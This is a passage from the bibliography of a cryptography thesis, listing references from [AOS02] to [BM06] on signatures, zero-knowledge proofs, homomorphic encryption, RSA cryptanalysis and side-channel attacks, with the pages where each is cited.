[AOS02] Masayuki Abe, Miyako Ohkubo and Koutarou Suzuki. '1-out-of-n Signatures from a Variety of Keys'. In: *Advances in Cryptology – ASIACRYPT 2002*. Ed. by Yuliang Zheng. Vol. 2501. Lecture Notes in Computer Science. Queenstown, New Zealand: Springer, Heidelberg, Germany, Dec. 2002, pp. 415–432 (cit. on pp. 99, 101).

[AP06] Michel Abdalla and David Pointcheval. 'A Scalable Password-Based Group Key Exchange Protocol in the Standard Model'. In: *Advances in Cryptology – ASIACRYPT 2006*. Ed. by Xuejia Lai and Kefei Chen. Vol. 4284. Lecture Notes in Computer Science. Shanghai, China: Springer, Heidelberg, Germany, Dec. 2006, pp. 332–347 (cit. on p. 13).

[AR05] Dev Anshul and Suman Roy. 'A ZKP-based Identification Scheme for Base Nodes in Wireless Sensor Networks'. In: *Proceedings of the 2005 ACM Symposium on Applied Computing*. SAC '05. Santa Fe, New Mexico: ACM, 2005, pp. 319–323. ISBN: 1-58113-964-0 (cit. on p. 47).

[ASW97] Nadarajah Asokan, Matthias Schunter and Michael Waidner. 'Optimistic Protocols for Fair Exchange'. In: *ACM CCS 97: 4th Conference on Computer and Communications Security*. Zurich, Switzerland: ACM Press, Apr. 1997, pp. 7–17 (cit. on p. 98).

[Avi61] Algirdas Avižienis. 'Signed-digit number representations for fast parallel arithmetic'. In: *IRE Transactions on Electronic Computers* 3 (1961), pp. 389–400 (cit. on p. 357).

[Bac11] Nicolas Bacaër. *A short history of mathematical population dynamics*. Springer Science & Business Media, 2011 (cit. on p. 266).

[Bar87] Paul Barrett. 'Implementing the Rivest Shamir and Adleman Public Key Encryption Algorithm on a Standard Digital Signal Processor'. In: *Advances in Cryptology – CRYPTO'86*. Ed. by Andrew M. Odlyzko. Vol. 263. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1987, pp. 311–323 (cit. on pp. 357, 367, 368, 377).

[Bar94] Alexander I. Barvinok. 'A polynomial time algorithm for counting integral points in polyhedra when the dimension is fixed'. In: *Mathematics of Operations Research* 19.4 (1994), pp. 769–779 (cit. on pp. 155, 156).

[BBB+10] Hristo Bojinov, Elie Bursztein, Xavier Boyen and Dan Boneh. 'Kamouflage: Loss-resistant password management'. In: *Computer Security–ESORICS 2010*. Springer, 2010, pp. 286–302 (cit. on p. 183).

[BBB+97] Charles H. Bennett, Ethan Bernstein, Gilles Brassard and Umesh Vazirani. 'Strengths and weaknesses of quantum computing'. In: *SIAM journal on Computing* 26.5 (1997), pp. 1510–1523 (cit. on p. 27).

[BBC+13] Naomi Benger, David Bernhard, Dario Catalano, Manuel Charlemagne, David Conti, Biljana Cubaleska, Hernando Fernando, Dario Fiore, Steven Galbraith, David Galindo, Jens Hermans, Vincenzo Iovino, Tibor Jager, Markulf Kohlweiss, Benoit Libert, Richard Lindner, Hans Loehr, Danny Lynch, Richard Moloney, Khaled Ouafi, Benny Pinkas, Frantisek Polach, Mario Di Raimondo, Markus Rückert, Michael Schneider, Vijay Singh, Nigel Smart, Martijn Stam, Fr'e Vercauteren, Jorge Villar Santos and Steve Williams. *Final Report on Main Computational Assumptions in Cryptography II*. ICT-2007-216676 D.MAYA.6. European Network of Excellence in Cryptology, Jan. 2013. URL: http://www.ecrypt.eu.org/ecrypt2/documents/D.MAYA.6.pdf (cit. on p. 159).

[BBL+13] Daniel J. Bernstein, Peter Birkner, Tanja Lange and Christiane Peters. 'ECM using Edwards curves'. In: *Math. Comput.* 82.282 (2013), pp. 1139–1179 (cit. on p. 25).

[BBL+15] Abhishek Banerjee, Hai Brenner, Gaëtan Leurent, Chris Peikert and Alon Rosen. 'SPRING: Fast Pseudorandom Functions from Rounded Ring Products'. In: *Fast Software Encryption – FSE 2014*. Ed. by Carlos Cid and Christian Rechberger. Vol. 8540. Lecture Notes in Computer Science. London, UK: Springer, Heidelberg, Germany, Mar. 2015, pp. 38–57 (cit. on p. 29).

[BBS04] Dan Boneh, Xavier Boyen and Hovav Shacham. 'Short Group Signatures'. In: *Advances in Cryptology – CRYPTO 2004*. Ed. by Matthew Franklin. Vol. 3152. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2004, pp. 41–55 (cit. on pp. 14, 164).

[BC93] Jurjen N. Bos and David Chaum. 'Provably Unforgeable Signatures'. In: *Advances in Cryptology – CRYPTO'92*. Ed. by Ernest F. Brickell. Vol. 740. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1993, pp. 1–14 (cit. on p. 31).

[BC99] Lauren M. Baptist and Thomas H. Cormen. 'Multidimensional, Multiprocessor, Out-of-Core FFTs'. In: *SPAA*. 1999, pp. 242–250 (cit. on p. 381).

[BCC+13] Nir Bitansky, Ran Canetti, Alessandro Chiesa and Eran Tromer. 'Recursive composition and bootstrapping for SNARKS and proof-carrying data'. In: *Symposium on Theory of Computing Conference, STOC'13, Palo Alto, CA, USA, June 1-4, 2013*. Ed. by Dan Boneh, Tim Roughgarden and Joan Feigenbaum. ACM, 2013, pp. 111–120. ISBN: 978-1-4503-2029-0. URL: http://doi.acm.org/10.1145/2488608.2488623 (cit. on pp. 77, 86).

[BCC88] Gilles Brassard, David Chaum and Claude Crépeau. 'Minimum Disclosure Proofs of Knowledge'. In: *J. Comput. Syst. Sci.* 37.2 (1988), pp. 156–189 (cit. on pp. 66, 127).

[BCD+16] Feng Bao, Liqun Chen, Robert H. Deng and Guojun Wang, eds. *Information Security Practice and Experience - 12th International Conference, ISPEC 2016, Zhangjiajie, China, November 16–18, 2016, Proceedings*. Vol. 10060. Lecture Notes in Computer Science. 2016.

[BCG+15] Éric Brier, Jean-Sébastien Coron, Rémi Géraud, Diana Maimuţ and David Naccache. 'A Number-Theoretic Error-Correcting Code'. In: *Innovative Security Solutions for Information Technology and Communications - 8th International Conference, SECITC 2015, Bucharest, Romania, June 11–12, 2015. Revised Selected Papers*. Ed. by Ion Bica, David Naccache and Emil Simion. Vol. 9522. Lecture Notes in Computer Science. Springer, 2015, pp. 25–35 (cit. on p. 398).

[BCG+16a] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Cdoe Obofsucaitn: Securing Software from Within'. In: *IEEE Security & Privacy* 14.3 (2016), pp. 78–81 (cit. on p. 294).

[BCG+16b] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Fully Homomorphic Encryption: Computations with a Blindfold'. In: *IEEE Security & Privacy* 14.1 (2016), pp. 63–67 (cit. on pp. 13, 294).

[BCG+16c] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'White-Box Cryptography: Security in an Insecure Environment'. In: *IEEE Security & Privacy* 14.5 (2016), pp. 88–92.

[BCG+17a] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Defining and achieving privacy'. In: *IEEE Security & Privacy* (2017). To appear.

[BCG+17b] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'On the Hardness of the Mersenne Low Hamming Ratio Assumption'. In: *Fifth International Conference on Cryptology and Information Security in Latin America, Latincrypt 2017, La Habana, Cuba. September 20–22*. To appear. 2017 (cit. on p. 166).

[BCG+17c] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'Relative to distributed ledgers'. Application No. 1750898. 2017.

[BCG+17d] Marc Beunardeau, Aisling Connolly, Rémi Géraud and David Naccache. 'The Case for System Command Encryption'. In: *ACM Asia Conference on Computer and Communications Security (ASIACCS) 2017, Abu Dhabi, UAE*. Invited Talk. To appear. 2017.

[BCG+17e] Marc Beunardeau, Aisling Connolly, Rémi Géraud, David Naccache and Damien Vergnaud. 'Reusing nonces in Schnorr signatures'. In: *Proceedings of the 22nd European Symposium on Research in Computer Security, ESORICS 2017, Oslo, Norway, September 11–15*. To appear. 2017 (cit. on p. 113).

[BCG17a] Marc Beunardeau, Aisling Connolly and Rémi Géraud. 'Relative to multi-agent positioning'. Application No. 1751723. 2017.

[BCG17b] Marc Beunardeau, Aisling Connolly and Rémi Géraud. 'Relative to telecommunications'. Application No. 1750660. 2017.

[BCI+13] Nir Bitansky, Alessandro Chiesa, Yuval Ishai, Rafail Ostrovsky and Omer Paneth. 'Succinct Non-interactive Arguments via Linear Interactive Proofs'. In: *TCC*. 2013, pp. 315–333. URL: http://dx.doi.org/10.1007/978-3-642-36594-2_18 (cit. on p. 77).

[BCJ11] Anja Becker, Jean-Sébastien Coron and Antoine Joux. 'Improved Generic Algorithms for Hard Knapsacks'. In: *Advances in Cryptology – EUROCRYPT 2011*. Ed. by Kenneth G. Paterson. Vol. 6632. Lecture Notes in Computer Science. Tallinn, Estonia: Springer, Heidelberg, Germany, May 2011, pp. 364–385 (cit. on p. 299).

[BCO04] Eric Brier, Christophe Clavier and Francis Olivier. 'Correlation Power Analysis with a Leakage Model'. In: *Cryptographic Hardware and Embedded Systems – CHES 2004*. Ed. by Marc Joye and Jean-Jacques Quisquater. Vol. 3156. Lecture Notes in Computer Science. Cambridge, Massachusetts, USA: Springer, Heidelberg, Germany, Aug. 2004, pp. 16–29 (cit. on pp. 193, 213, 221).

[BCP14] Elette Boyle, Kai-Min Chung and Rafael Pass. 'On Extractability Obfuscation'. In: *Theory of Cryptography - 11th Theory of Cryptography Conference, TCC 2014, San Diego, CA, USA, February 24-26, 2014. Proceedings*. Ed. by Yehuda Lindell. Vol. 8349. Lecture Notes in Computer Science. Springer, 2014, pp. 52–73. ISBN: 978-3-642-54241-1. URL: http://dx.doi.org/10.1007/978-3-642-54242-8_3 (cit. on pp. 80, 89, 93).

[BCT+14] Eli Ben-Sasson, Alessandro Chiesa, Eran Tromer and Madars Virza. 'Scalable Zero Knowledge via Cycles of Elliptic Curves'. In: *Advances in Cryptology - CRYPTO 2014 - 34th Annual Cryptology Conference, Santa Barbara, CA, USA, August 17-21, 2014, Proceedings, Part II*. Ed. by Juan A. Garay and Rosario Gennaro. Vol. 8617. Lecture Notes in Computer Science. Springer, 2014, pp. 276–294. ISBN: 978-3-662-44380-4. URL: http://dx.doi.org/10.1007/978-3-662-44381-1_16 (cit. on p. 77).

[BD99] Dan Boneh and Glenn Durfee. 'Cryptanalysis of RSA with Private Key d Less than $N^{0.292}$'. In: *Advances in Cryptology – EUROCRYPT'99*. Ed. by Jacques Stern. Vol. 1592. Lecture Notes in Computer Science. Prague, Czech Republic: Springer, Heidelberg, Germany, May 1999, pp. 1–11 (cit. on pp. 26, 364).

[BDF11] Charles Bouillaguet, Patrick Derbez and Pierre-Alain Fouque. 'Automatic Search of Attacks on Round-Reduced AES and Applications'. In: *Advances in Cryptology – CRYPTO 2011*. Ed. by Phillip Rogaway. Vol. 6841. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2011, pp. 169–187 (cit. on p. 270).

[BDF98] Dan Boneh, Glenn Durfee and Yair Frankel. 'An Attack on RSA Given a Small Fraction of the Private Key Bits'. In: *Advances in Cryptology – ASIACRYPT'98*. Ed. by Kazuo Ohta and Dingyi Pei. Vol. 1514. Lecture Notes in Computer Science. Beijing, China: Springer, Heidelberg, Germany, Oct. 1998, pp. 25–34 (cit. on p. 26).

[BDG+13] Shivam Bhasin, Jean-Luc Danger, Sylvain Guilley, Xuan Thuy Ngo and Laurent Sauvage. 'Hardware Trojan Horses in Cryptographic IP Cores'. In: *Proceedings of the 2013 Workshop on Fault Diagnosis and Tolerance in Cryptography*. FDTC '13. Washington, DC, USA: IEEE Computer Society, 2013, pp. 15–29. ISBN: 978-0-7695-5059-6. URL: http://dx.doi.org/10.1109/FDTC.2013.15 (cit. on p. 260).

[BDH11] Johannes A. Buchmann, Erik Dahmen and Andreas Hülsing. 'XMSS - A Practical Forward Secure Signature Scheme Based on Minimal Security Assumptions'. In: *Post-Quantum Cryptography - 4th International Workshop, PQCrypto 2011, Taipei, Taiwan, November 29 - December 2, 2011. Proceedings*. Ed. by Bo-Yin Yang. Vol. 7071. Lecture Notes in Computer Science. Springer, 2011, pp. 117–129 (cit. on p. 31).

[BDH99] Dan Boneh, Glenn Durfee and Nick Howgrave-Graham. 'Factoring $N = p^r q$ for Large r'. In: *Advances in Cryptology – CRYPTO'99*. Ed. by Michael J. Wiener. Vol. 1666. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1999, pp. 326–337 (cit. on p. 26).

[BDK+07] Johannes Buchmann, Erik Dahmen, Elena Klintsevich, Katsuyuki Okeya and Camille Vuillaume. 'Merkle Signatures with Virtually Unlimited Signature Capacity'. In: *ACNS 07: 5th International Conference on Applied Cryptography and Network Security*. Ed. by Jonathan Katz and Moti Yung. Vol. 4521. Lecture Notes in Computer Science. Zhuhai, China: Springer, Heidelberg, Germany, June 2007, pp. 31–45 (cit. on p. 31).

[BDP+98] Mihir Bellare, Anand Desai, David Pointcheval and Phillip Rogaway. 'Relations Among Notions of Security for Public-Key Encryption Schemes'. In: *Advances in Cryptology – CRYPTO'98*. Ed. by Hugo Krawczyk. Vol. 1462. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1998, pp. 26–45 (cit. on p. 35).

[Bel05] Fabrice Bellard. 'QEMU, a Fast and Portable Dynamic Translator'. In: *Proceedings of the Annual Conference on USENIX Annual Technical Conference*. ATEC '05. Anaheim, CA, 2005, pp. 41–41 (cit. on p. 242).

[Ber10] Daniel J. Bernstein. 'Grover vs. McEliece'. In: *Post-Quantum Cryptography, Third International Workshop, PQCrypto 2010, Darmstadt, Germany, May 25-28, 2010. Proceedings*. Ed. by Nicolas Sendrier. Vol. 6061. Lecture Notes in Computer Science. Springer, 2010, pp. 73–80 (cit. on p. 30).

[Ber68a] Elwyn R. Berlekamp. *Algebraic coding theory*. Vol. 129. McGraw-Hill New York, 1968 (cit. on p. 385).

[Ber68b] Elwyn R. Berlekamp. 'Nonbinary BCH decoding (Abstr.)' In: *IEEE Trans. Information Theory* 14.2 (1968), p. 242 (cit. on p. 385).

[Ber71] Pierre Berthelot. 'Théorie des intersections et théorème de Riemann-Roch'. French. In: *Séminaire de Géométrie Algébrique du Bois Marie - 1966-67*. Ed. by Alexandre Grothendieck and Luc Illusie. VI vols. 1971 (cit. on p. 17).

[Ber86] Robert L. Bernstein. 'Multiplication by integer constants'. In: *Software: Practice and Experience* 16.7 (1986), pp. 641–652 (cit. on pp. 60, 357, 359, 371).

[Bet15] Jérémie Bettinelli. 'Scaling limit of random planar quadrangulations with a boundary'. In: *Annales de l'Institut Henri Poincaré, Probabilités et Statistiques*. Vol. 51. 2. Institut Henri Poincaré. 2015, pp. 432–477 (cit. on p. 266).

[BF14] Mihir Bellare and Georg Fuchsbauer. 'Policy-Based Signatures'. In: *Public-Key Cryptography - PKC 2014 - 17th International Conference on Practice and Theory in Public-Key Cryptography, Buenos Aires, Argentina, March 26-28, 2014. Proceedings*. Ed. by Hugo Krawczyk. Vol. 8383. Lecture Notes in Computer Science. Springer, 2014, pp. 520–537. ISBN: 978-3-642-54630-3. URL: http://dx.doi.org/10.1007/978-3-642-54631-0_30 (cit. on p. 75).

[BF97] Dan Boneh and Matthew K. Franklin. 'Efficient Generation of Shared RSA Keys (Extended Abstract)'. In: *Advances in Cryptology – CRYPTO'97*. Ed. by Burton S. Kaliski Jr. Vol. 1294. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1997, pp. 425–439 (cit. on p. 128).

[BFF+15] Gilles Barthe, Edvard Fagerholm, Dario Fiore, Andre Scedrov, Benedikt Schmidt and Mehdi Tibouchi. 'Strongly-Optimal Structure Preserving Signatures from Type II Pairings: Synthesis and Lower Bounds'. In: *PKC 2015: 18th International Conference on Theory and Practice of Public Key Cryptography*. Ed. by Jonathan Katz. Vol. 9020. Lecture Notes in Computer Science. Gaithersburg, MD, USA: Springer, Heidelberg, Germany, Mar. 2015, pp. 355–376 (cit. on p. 164).

[BFG+16] Hadrien Barral, Houda Ferradi, Rémi Géraud, Georges-Axel Jaloyan and David Naccache. 'ARMv8 Shellcodes from 'A' to 'Z''. In: *Information Security Practice and Experience - 12th International Conference, ISPEC 2016, Zhangjiajie, China, November 16–18, 2016, Proceedings*. Ed. by Feng Bao, Liqun Chen, Robert H. Deng and Guojun Wang. Vol. 10060. Lecture Notes in Computer Science. 2016, pp. 354–377 (cit. on p. 231).

[BFG+17a] Fabrice Benhamouda, Houda Ferradi, Rémi Géraud and David Naccache. 'Attestations for RSA prime generation algorithms'. In: *Proceedings of the 22nd European Symposium on Research in Computer Security, ESORICS 2017, Oslo, Norway, September 11–15*. To appear. 2017 (cit. on p. 127).

[BFG+17b] Marc Beunardeau, Houda Ferradi, Rémi Géraud and David Naccache. 'Honey Encryption for Language'. In: *Paradigms in Cryptology – Mycrypt 2016. Malicious and Exploratory Cryptology: Second International Conference, Mycrypt 2016, Kuala Lumpur, Malaysia, December 1-2, 2016, Revised Selected Papers*. Ed. by Raphaël C.-W. Phan and Moti Yung. Cham: Springer International Publishing, 2017, pp. 127–144. ISBN: 978-3-319-61273-7. URL: https://doi.org/10.1007/978-3-319-61273-7_7 (cit. on p. 179).

[BFK+09] Dan Boneh, David Mandell Freeman, Jonathan Katz and Brent Waters. 'Signing a Linear Subspace: Signature Schemes for Network Coding'. In: *Public Key Cryptography - PKC 2009, 12th International Conference on Practice and Theory in Public Key Cryptography, Irvine, CA, USA, March 18-20, 2009. Proceedings*. Ed. by Stanislaw Jarecki and Gene Tsudik. Vol. 5443. Lecture Notes in Computer Science. Springer, 2009, pp. 68–87. ISBN: 978-3-642-00467-4. URL: http://dx.doi.org/10.1007/978-3-642-00468-1_5 (cit. on p. 75).

[BFK+12] Romain Bardou, Riccardo Focardi, Yusuke Kawamoto, Lorenzo Simionato, Graham Steel and Joe-Kai Tsay. 'Efficient Padding Oracle Attacks on Cryptographic Hardware'. In: *Advances in Cryptology – CRYPTO 2012*. Ed. by Reihaneh Safavi-Naini and Ran Canetti. Vol. 7417. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 2012, pp. 608–625 (cit. on p. 7).

[BFL90] Joan Boyar, Katalin Friedl and Carsten Lund. 'Practical Zero-Knowledge Proofs: Giving Hints and Using Deficiencies'. In: *Advances in Cryptology – EUROCRYPT'89*. Ed. by Jean-Jacques Quisquater and Joos Vandewalle. Vol. 434. Lecture Notes in Computer Science. Houthalen, Belgium: Springer, Heidelberg, Germany, Apr. 1990, pp. 155–172 (cit. on p. 128).

[BGD+06] Johannes Buchmann, Luis Carlos Coronado Garcıá, Erik Dahmen, Martin Döring and Elena Klintsevich. 'CMSS - An Improved Merkle Signature Scheme'. In: *Progress in Cryptology - INDOCRYPT 2006: 7th International Conference in Cryptology in India*. Ed. by Rana Barua and Tanja Lange. Vol. 4329. Lecture Notes in Computer Science. Kolkata, India: Springer, Heidelberg, Germany, Dec. 2006, pp. 349–363 (cit. on p. 31).

[BGG+90] Michael Ben-Or, Oded Goldreich, Shafi Goldwasser, Johan Håstad, Joe Kilian, Silvio Micali and Phillip Rogaway. 'Everything Provable is Provable in Zero-Knowledge'. In: *Advances in Cryptology – CRYPTO'88*. Ed. by Shafi Goldwasser. Vol. 403. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1990, pp. 37–56 (cit. on p. 127).

[BGI+12] Boaz Barak, Oded Goldreich, Russell Impagliazzo, Steven Rudich, Amit Sahai, Salil P. Vadhan and Ke Yang. 'On the (im)possibility of obfuscating programs'. In: *J. ACM* 59.2 (2012), p. 6. URL: http://doi.acm.org/10.1145/2160158.2160159 (cit. on pp. 76, 77, 80, 88, 89).

[BGI14] Elette Boyle, Shafi Goldwasser and Ioana Ivan. 'Functional Signatures and Pseudorandom Functions'. In: *Public-Key Cryptography - PKC 2014 - 17th International Conference on Practice and Theory in Public-Key Cryptography, Buenos Aires, Argentina, March 26-28, 2014. Proceedings*. Ed. by Hugo Krawczyk. Vol. 8383. Lecture Notes in Computer Science. Springer, 2014, pp. 501–519. ISBN: 978-3-642-54630-3. URL: http://dx.doi.org/10.1007/978-3-642-54631-0_29 (cit. on pp. 75, 76, 79, 80).

[BGJ+16] Nir Bitansky, Shafi Goldwasser, Abhishek Jain, Omer Paneth, Vinod Vaikuntanathan and Brent Waters. 'Time-Lock Puzzles from Randomized Encodings'. In: *ITCS 2016: 7th Innovations in Theoretical Computer Science*. Ed. by Madhu Sudan. Cambridge, MA, USA: Association for Computing Machinery, Jan. 2016, pp. 345–356 (cit. on p. 57).

[BGK15] Razvan Barbulescu, Pierrick Gaudry and Thorsten Kleinjung. 'The Tower Number Field Sieve'. In: *Advances in Cryptology – ASIACRYPT 2015, Part II*. Ed. by Tetsu Iwata and Jung Hee Cheon. Vol. 9453. Lecture Notes in Computer Science. Auckland, New Zealand: Springer, Heidelberg, Germany, Nov. 2015, pp. 31–55 (cit. on p. 20).

[BGL+03] Dan Boneh, Craig Gentry, Ben Lynn and Hovav Shacham. 'Aggregate and Verifiably Encrypted Signatures from Bilinear Maps'. In: *Advances in Cryptology – EUROCRYPT 2003*. Ed. by Eli Biham. Vol. 2656. Lecture Notes in Computer Science. Warsaw, Poland: Springer, Heidelberg, Germany, May 2003, pp. 416–432 (cit. on p. 47).

[BGM+93] Ernest F. Brickell, Daniel M. Gordon, Kevin S. McCurley and David Bruce Wilson. 'Fast Exponentiation with Precomputation (Extended Abstract)'. In: *Advances in Cryptology – EUROCRYPT'92*. Ed. by Rainer A. Rueppel. Vol. 658. Lecture Notes in Computer Science. Balatonfüred, Hungary: Springer, Heidelberg, Germany, May 1993, pp. 200–207 (cit. on pp. 122, 123, 125).

[BGN05] Dan Boneh, Eu-Jin Goh and Kobbi Nissim. 'Evaluating 2-DNF Formulas on Ciphertexts'. In: *TCC 2005: 2nd Theory of Cryptography Conference*. Ed. by Joe Kilian. Vol. 3378. Lecture Notes in Computer Science. Cambridge, MA, USA: Springer, Heidelberg, Germany, Feb. 2005, pp. 325–341 (cit. on p. 146).

[BGN16] Marc Beunardeau, Rémi Géraud and David Naccache. 'Relative to side-channel protection'. Application No. 1659871. 2016.

[BGN17] Éric Brier, Rémi Géraud and David Naccache. 'Exploring Naccache-Stern knapsack encryption'. In: *10th International Conference on Security for Information Technology and Communications (SECITC) 2017, Bucharest, Romania*. Invited Talk. To appear. 2017 (cit. on p. 141).

[BGP+11] Lejla Batina, Benedikt Gierlichs, Emmanuel Prouff, Matthieu Rivain, François-Xavier Standaert and Nicolas Veyrat-Charvillon. 'Mutual Information Analysis: a Comprehensive Study'. In: *Journal of Cryptology* 24.2 (Apr. 2011), pp. 269–291 (cit. on p. 214).

[BGR98] Mihir Bellare, Juan A. Garay and Tal Rabin. 'Fast Batch Verification for Modular Exponentiation and Digital Signatures'. In: *Advances in Cryptology – EUROCRYPT'98*. Ed. by Kaisa Nyberg. Vol. 1403. Lecture Notes in Computer Science. Espoo, Finland: Springer, Heidelberg, Germany, May 1998, pp. 236–250 (cit. on p. 309).

[BGS94] Jürgen Bierbrauer, K. Gopalakrishnan and Douglas R. Stinson. 'Bounds for Resilient Functions and Orthogonal Arrays'. In: *Advances in Cryptology – CRYPTO'94*. Ed. by Yvo Desmedt. Vol. 839. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1994, pp. 247–256 (cit. on p. 68).

[BGT93] Claude Berrou, AAlain Glavieux and Punya Thitimajshima. 'Near Shannon Limit Error-Correcting Coding and Decoding: Turbo-Codes'. In: *IEEE International Conference on Communications - ICC'93*. Vol. 2. May 1993, pp. 1064–1070 (cit. on p. 398).

[BGV12] Zvika Brakerski, Craig Gentry and Vinod Vaikuntanathan. '(Leveled) fully homomorphic encryption without bootstrapping'. In: *ITCS 2012: 3rd Innovations in Theoretical Computer Science*. Ed. by Shafi Goldwasser. Cambridge, MA, USA: Association for Computing Machinery, Jan. 2012, pp. 309–325 (cit. on pp. 328, 329, 333).

[BGV94] Antoon Bosselaers, René Govaerts and Joos Vandewalle. 'Comparison of Three Modular Reduction Functions'. In: *Advances in Cryptology – CRYPTO'93*. Ed. by Douglas R. Stinson. Vol. 773. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1994, pp. 175–186 (cit. on pp. 367, 369, 377).

[BGW88] Michael Ben-Or, Shafi Goldwasser and Avi Wigderson. 'Completeness Theorems for Non-Cryptographic Fault-Tolerant Distributed Computation (Extended Abstract)'. In: *20th Annual ACM Symposium on Theory of Computing*. Chicago, IL, USA: ACM Press, May 1988, pp. 1–10 (cit. on pp. 36, 98).

[BHH+15] Daniel J. Bernstein, Daira Hopwood, Andreas Hülsing, Tanja Lange, Ruben Niederhagen, Louiza Papachristodoulou, Michael Schneider, Peter Schwabe and Zooko Wilcox-O'Hearn. 'SPHINCS: Practical Stateless Hash-Based Signatures'. In: *Advances in Cryptology – EUROCRYPT 2015, Part I*. Ed. by Elisabeth Oswald and Marc Fischlin. Vol. 9056. Lecture Notes in Computer Science. Sofia, Bulgaria: Springer, Heidelberg, Germany, Apr. 2015, pp. 368–397 (cit. on p. 31).

[BHL12] Daniel J. Bernstein, Nadia Heninger and Tanja Lange. *FactHacks: RSA factorization in the real world*. Chaos Computer Club 29C3. 2012. URL: http://facthacks.cr.yp.to/ (cit. on p. 26).

[BHT01] Eric Brier, Helena Handschuh and Christophe Tymen. 'Fast Primitives for Internal Data Scrambling in Tamper Resistant Hardware'. In: *Cryptographic Hardware and Embedded Systems – CHES 2001*. Ed. by Çetin Kaya Koç, David Naccache and Christof Paar. Vol. 2162. Lecture Notes in Computer Science. Paris, France: Springer, Heidelberg, Germany, May 2001, pp. 16–27 (cit. on p. 220).

[Bie45] Irénée-Jules Bienaymé. 'De la loi de multiplication et de la durée des familles'. French. In: *Soc. Philomat. Paris Extraits, Sér* 5 (1845), pp. 37–39 (cit. on p. 266).

[Bil38] Carl Gunnar Gottfried Billing. 'Beiträge zur arithmetischen Theorie der ebenen kubischen Kurven vom Geschlecht Eins'. German. PhD thesis. 1938 (cit. on p. 406).

[BJ02] Eric Brier and Marc Joye. 'Weierstraß Elliptic Curves and Side-Channel Attacks'. In: *PKC 2002: 5th International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by David Naccache and Pascal Paillier. Vol. 2274. Lecture Notes in Computer Science. Paris, France: Springer, Heidelberg, Germany, Feb. 2002, pp. 335–345 (cit. on p. 19).

[BJL+13] Daniel J. Bernstein, Stacey Jeffery, Tanja Lange and Alexander Meurer. 'Quantum algorithms for the subset-sum problem'. In: *International Workshop on Post-Quantum Cryptography*. Springer. 2013, pp. 16–33 (cit. on p. 299).

[BK77] Armand Brumer and Kenneth Kramer. 'The rank of elliptic curves'. In: *Duke Math. J* 44.4 (1977), pp. 715–743 (cit. on p. 406).

[BL05] Henry S. Baird and Daniel P. Lopresti, eds. *Human Interactive Proofs, Second International Workshop, HIP 2005, Bethlehem, PA, USA, May 19-20, 2005, Proceedings*. Vol. 3517. Lecture Notes in Computer Science. Springer, 2005. ISBN: 3-540-26001-3 (cit. on p. 172).

[BL13] Daniel J. Bernstein and Tanja Lange. 'Non-uniform Cracks in the Concrete: The Power of Free Precomputation'. In: *Advances in Cryptology – ASIACRYPT 2013, Part II*. Ed. by Kazue Sako and Palash Sarkar. Vol. 8270. Lecture Notes in Computer Science. Bengalore, India: Springer, Heidelberg, Germany, Dec. 2013, pp. 321–340 (cit. on p. 33).

[BL17] Daniel J. Bernstein and Tanja Lange. *Montgomery curves and the Montgomery ladder*. Cryptology ePrint Archive, Report 2017/293. http://eprint.iacr.org/2017/293. 2017 (cit. on p. 19).

[Bla06] John Black. 'The Ideal-Cipher Model, Revisited: An Uninstantiable Blockcipher-Based Hash Function'. In: *Fast Software Encryption – FSE 2006*. Ed. by Matthew J. B. Robshaw. Vol. 4047. Lecture Notes in Computer Science. Graz, Austria: Springer, Heidelberg, Germany, Mar. 2006, pp. 328–340 (cit. on p. 36).

[Ble00] Daniel Bleichenbacher. *On the generation of one-time keys in DL signature schemes*. Presentation at IEEE P1363 Working Group meeting. 2000 (cit. on p. 269).

[Ble98] Daniel Bleichenbacher. 'Chosen Ciphertext Attacks Against Protocols Based on the RSA Encryption Standard PKCS #1'. In: *Advances in Cryptology – CRYPTO'98*. Ed. by Hugo Krawczyk. Vol. 1462. Lecture Notes in Computer Science. Santa Barbara, CA, USA: Springer, Heidelberg, Germany, Aug. 1998, pp. 1–12 (cit. on p. 34).

[Blo16] Blockchain.info. *Bitcoin's blockchain size*. https://blockchain.info/charts/blocks-size. Accessed: 2017-01-31. 2016 (cit. on p. 295).

[Blo70] Burton H. Bloom. 'Space/Time Trade-offs in Hash Coding with Allowable Errors'. In: *Commun. ACM* 13.7 (1970), pp. 422–426 (cit. on p. 7).

[BLS04] Dan Boneh, Ben Lynn and Hovav Shacham. 'Short Signatures from the Weil Pairing'. In: *Journal of Cryptology* 17.4 (Sept. 2004), pp. 297–319 (cit. on p. 294).

[BM04] Johannes Blömer and Alexander May. 'A Generalized Wiener Attack on RSA'. In: *PKC 2004: 7th International Workshop on Theory and Practice in Public Key Cryptography*. Ed. by Feng Bao, Robert Deng and Jianying Zhou. Vol. 2947. Lecture Notes in Computer Science. Singapore: Springer, Heidelberg, Germany, Mar. 2004, pp. 1–13 (cit. on p. 364).

[BM06] Vittorio Bagini and Guglielmo Morgari. 'Communication Networks Keyed permutations for fast data scrambling'. In: *European Transactions on Telecommunications* 17.1 (2006), pp. 1–9 (cit. on p. 220).

